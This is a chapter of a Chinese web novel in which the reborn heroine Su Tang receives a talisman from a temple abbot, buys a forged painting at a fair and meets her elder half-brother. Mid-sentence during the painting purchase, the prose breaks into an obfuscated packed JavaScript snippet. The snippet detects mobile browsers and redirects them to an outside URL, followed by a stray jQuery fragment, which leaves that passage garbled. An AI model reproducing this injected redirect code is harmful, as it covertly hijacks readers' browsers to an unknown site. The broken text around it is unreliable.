苏棠一愣,但是很快反应过来回礼:“法师谬赞!”只见白眉和尚,忽然从兜里掏出了一张符给苏棠:“施主若不嫌弃,老衲赠予一枚护身符给施主。”
苏棠受宠若惊地接过:“法师您客气了。”
“阿弥陀佛,施主…似乎前世尘缘未了……此符或能保施主避一次祸!”说罢便直直往前走了,带着那个玄衣人。
苏棠心中大惊,等她回过神来,人已经走了,她捏着那枚护身符惊惧不定。
前世尘缘未了?
莫不是那白眉老和尚看破了她是重生之人?
不会把她当怪物吧?
应当不会,不然也不会给她护身符。
“二姐姐,你把祈福带挂了吗?”苏彤如厕回来,风风火火的跑,身后的丫鬟也急忙追着她。
“挂了。”
这时候南星也回来,说她倒是看到了一个梯子,只是木梯子沉重,她搬不动,四周找了人也没找到人和她一起搬,只能回来了。
“没事,刚才遇到一个好心人帮忙挂上去了。”
“咦,二姐姐手上的是什么?”
苏棠看着手中的护身符:“是一个法师给的,说是和我有缘送我!”
苏彤扁扁嘴:“哇,还有这样的好事?早知道我就不去如厕了!”
很快一行人返回开元寺前殿,比起她们刚来时,此时来了更多的香客。
苏棠借口要逛庙会,于是几人分散。她想起怀里的平安符,惦记着事,一会寻了个小和尚,通过描述问起了方才那位白眉和尚是谁,她那会一阵惊慌,都没来得及问那位法师的法号。小和尚通过她的描述一猜就猜出了是谁:“施主说的那位是我们的主持,鉴真法师。”
“鉴真。”
“对啊,我们主持可厉害了,有通晓过去预知未来的本事,修炼的降魔真经甚至能直窥人心。就连当今也十分尊崇他老人家!”那小和尚十分自豪地说。
话落一位年轻和尚走了过来,敲了敲那小和尚的脑袋:“又在胡说什么?后殿打扫了吗?还不快去…”
那小和尚疼得龇牙咧嘴,摸摸脑袋:“师兄,我怎么就胡说了。”
最后还是在师兄的眼神威胁下灰溜溜走了。
那年轻和尚打圆场:“施主见笑了,都是小孩胡诌。”
“出家人不打妄语。”苏棠笑了笑:“早就听闻鉴真法师上知天文下知地理,通晓过去预知未来。”方才苏棠努力的回想,确实想起了曾经世人有传言开元寺主持鉴真法师很厉害,只是并未有世人见过,所以一切只是传言。
可这个传言,她现在信了几分。
“哪里,都是世人传言罢了!”那年轻和尚显然不上套。
“我方才得鉴真法师赐护身符,心下难安,想着点一盏祈愿灯,不知道如何做?”苏棠也知道打听不出什么,转另一个话题。
“护身符?”那年轻和尚眼眸中闪过震惊:“不知施主可否给小僧一观?”
“这…”
“施主有所不知,鉴真法师是小僧师父,师父已经多年未曾亲手写过符咒了,小僧好奇。”
苏棠惊讶,但是随后还是拿出了那枚平安符。
那年轻和尚看过平安符之后,眼中的惊讶更是掩盖不住,随后看着苏棠:“阿弥陀佛,看来师父觉得施主十分有缘,还请施主务必好好带着此平安符。”
“这平安符可有什么不同?”
“千金难求。”年轻和尚郑重道,随后又加一句:“不可转赠他人。”
苏棠点点头,随后道过谢离开。
庙会上苏棠在一些香料草药的摊位寻寻觅觅的,始终未找到自己想要的东西。
她想过,如果任何人都帮不到她,自己最后还是被推到三皇子那,她要做最坏的打算。
大雍叶氏皇族一直都子嗣不丰,所以高宗皇帝就立下过规矩,凡不能生养的女子皆不得入皇家。所以皇家选妃选侍妾,都是需要安排太医以及医女做检查,若是不能生养的女子,必然是不能入选,坏祖宗规矩。
她需要自己做一些手脚让太医以为她不能生养,这事可行,但也意味着她不能生养的事会传出去。她本身只是没落伯府的一个小小庶女,以后的亲事会很难,很大可能会被送去家庙,或者尼姑庵,从此常伴青灯古佛。
所以这是下下策。
没找到东西,她想着下次再四处找找。
苏棠就想打道回府,刚要离开的时候,意外看到了个眼熟的东西。
前朝名家许微之的《寒山夜游图》。
摊位的主人是个干瘦中年人,看到苏棠留意到此物,立刻招呼了起来:“姑娘,看看,这个可是高级货,上边流出来的。”
苏棠听出意思了,有时候宫内的宦官也会偷摸倒卖宫内的东西,这些多是宫内主子赏赐的东西,也有些是不正经来源的。而这些东西在典当行是万万不敢收的,但若是想借此转换成钱银,那么一般的物品在庙会就能倒卖,而一些贵重稀罕物就得放到晓市去倒卖。
苏棠从未去过晓市,只是听说过那里鱼龙混杂,什么东西都有卖,奴隶、女子、珍品字画,甚至还有过卖科举试题的,当然这些都是她前世道听途说过的,未曾亲眼验证过。
苏棠仔细看了看那幅《寒山夜游图》,发现画的左下角有一角,有些许脏污,像梅花一样的浅淡墨渍,若不仔细看是看不出的。
“假的!”
那摊主贼眉鼠眼笑嘻嘻:“姑娘说这话,这是高级货,都是大官人赏玩的好东西。”
一些文人雅士喜好名家之作,会临摹,而很多临摹出来的赝品会被更下层的人购买赏玩一二。若不是权贵阶层,谁又能看过,甚至是上手过真品。
苏棠:“什么价格?”
摊主比了比一根手指:“二十贯钱。”
“二十贯钱!卖这么一个赝品,你想抢钱就直说。”南星这辈子都没见过那么多钱呢。
“这要真是上边的好东西。也不会在这里了。”苏棠说罢转身就要走。
摊主急了:“别啊,姑娘好商量!”
“十贯钱,就这个价!”苏棠回身:“老板你要是觉得不合适就作罢。”
只见那摊主为难了片刻,最后咬咬牙还是卖了:“哎呀呀,姑娘可真会砍价,对半砍,你看这笔触多好……”
苏棠笑而不语,掏银子给他。一看这;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17275196|198206||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
摊主老板就是不懂画,胸中无半点墨水的人。
等走出庙会,南星才疑惑问:“姑娘干什么花了十两买这赝品,这下我们又捉襟见肘了。”
南星不是想说二姑娘花钱大手大脚,而是如今手头并不宽裕,怕姑娘委屈了。安宁伯府的下人势利眼,二姑娘无母亲帮扶,伯府嫡母虽不曾苛待,但是二姑娘的伙食一向不好,也吃不饱,通常手里有钱的时候还能外面买点好的吃食滋补一下。
“十贯钱买这个,值了。”苏棠没多说,只是让南星拿好。
等几姊妹回到马车的时候,谢巍已经在马车边上等着了,苏棠看了看他依旧发白的脸色,像是失血过多一般,她紧抿着唇,但最后还是什么也没说,只是吩咐了回府。
***
没几天就到年了,安宁伯府是一派喜气洋洋的景象。
听说外求学的嫡长子苏栋,也回来了。
次日苏棠去回春堂请安,就看到了自己这个嫡长兄。苏栋比起父亲,倒是和母亲林氏长得更为相似,圆润带笑的眉眼,看上去是个温润如玉的翩翩少年郎。
苏栋在外求学一年都未曾归家,对苏棠这个庶妹,可以说这是他第一次见。毕竟苏棠刚出生那会,他还小,才稍微记事,对这个尚在襁褓中的妹妹并无印象。
苏益昌对于自己唯一的嫡子还是十分满意的,苏栋身上并无世家子弟的骄奢淫逸,自小在他的培养下刻苦读书。苏益昌问及苏栋近日的读书情况,以及对年后的春闱可有信心。
苏棠听着他们一家人其乐融融的样子,总觉得自己才是这个家里格格不入的人,既没有相处十几年的情分在,如今的她更像是外人。
请安后回去的路上,苏栋叫住了苏棠,递给她一个木盒子:“这支白玉发簪是我在外求学时买的,如今一看倒是十分衬妹妹的气质。”
“多谢兄长。”苏棠没有推辞,收下后递给南星。
苏栋原本一脸笑意,但看到苏棠连打开看都没打开,就把礼物直接递给了丫鬟,顿时脸上有些挂不住笑了。但是想到父亲说的,苏棠极有可能嫁给某个皇子做妾,他还是要和这个妹妹打好关系的,事关未来仕途。
“听说妹妹远在陇西跟着祖母,在祖母膝下学习,精通琴棋书画,知书达理,改日多教教芙儿,她性格骄纵,若是能学到你这个姐姐几分婉约该多好。”苏栋夸了夸苏棠,话又情不自禁提到了自己的亲妹妹,语气中带着宠溺。
“哪里的话,妹妹上女学,学到的东西自是比我多,我那些不过是班门弄斧罢了。”苏棠实在是不想和他闲聊。两人一边说一边走,苏棠也算是看出了苏栋这是想和她打好关系。
没多久就听到了路过的下人提及,三娘子又在打那个马奴了!
等苏棠时隔几日再看到谢巍时,他再一次跪在雪地中,与上一次一般无二,同时还有另一个丫鬟也跪在雪地里。她本不想来的,却被苏栋拉着一起过来了。这才晓得,原是芙蓉斋的姑娘勾搭谢巍。谢巍如今虽是马奴,但面容朴素,整个人气质出类拔萃,府里好些个丫鬟对他都颇为有意思,有时候会可怜他,偷偷送点吃食什么的示好,今日正好被苏芙撞见,顿时生了怒气。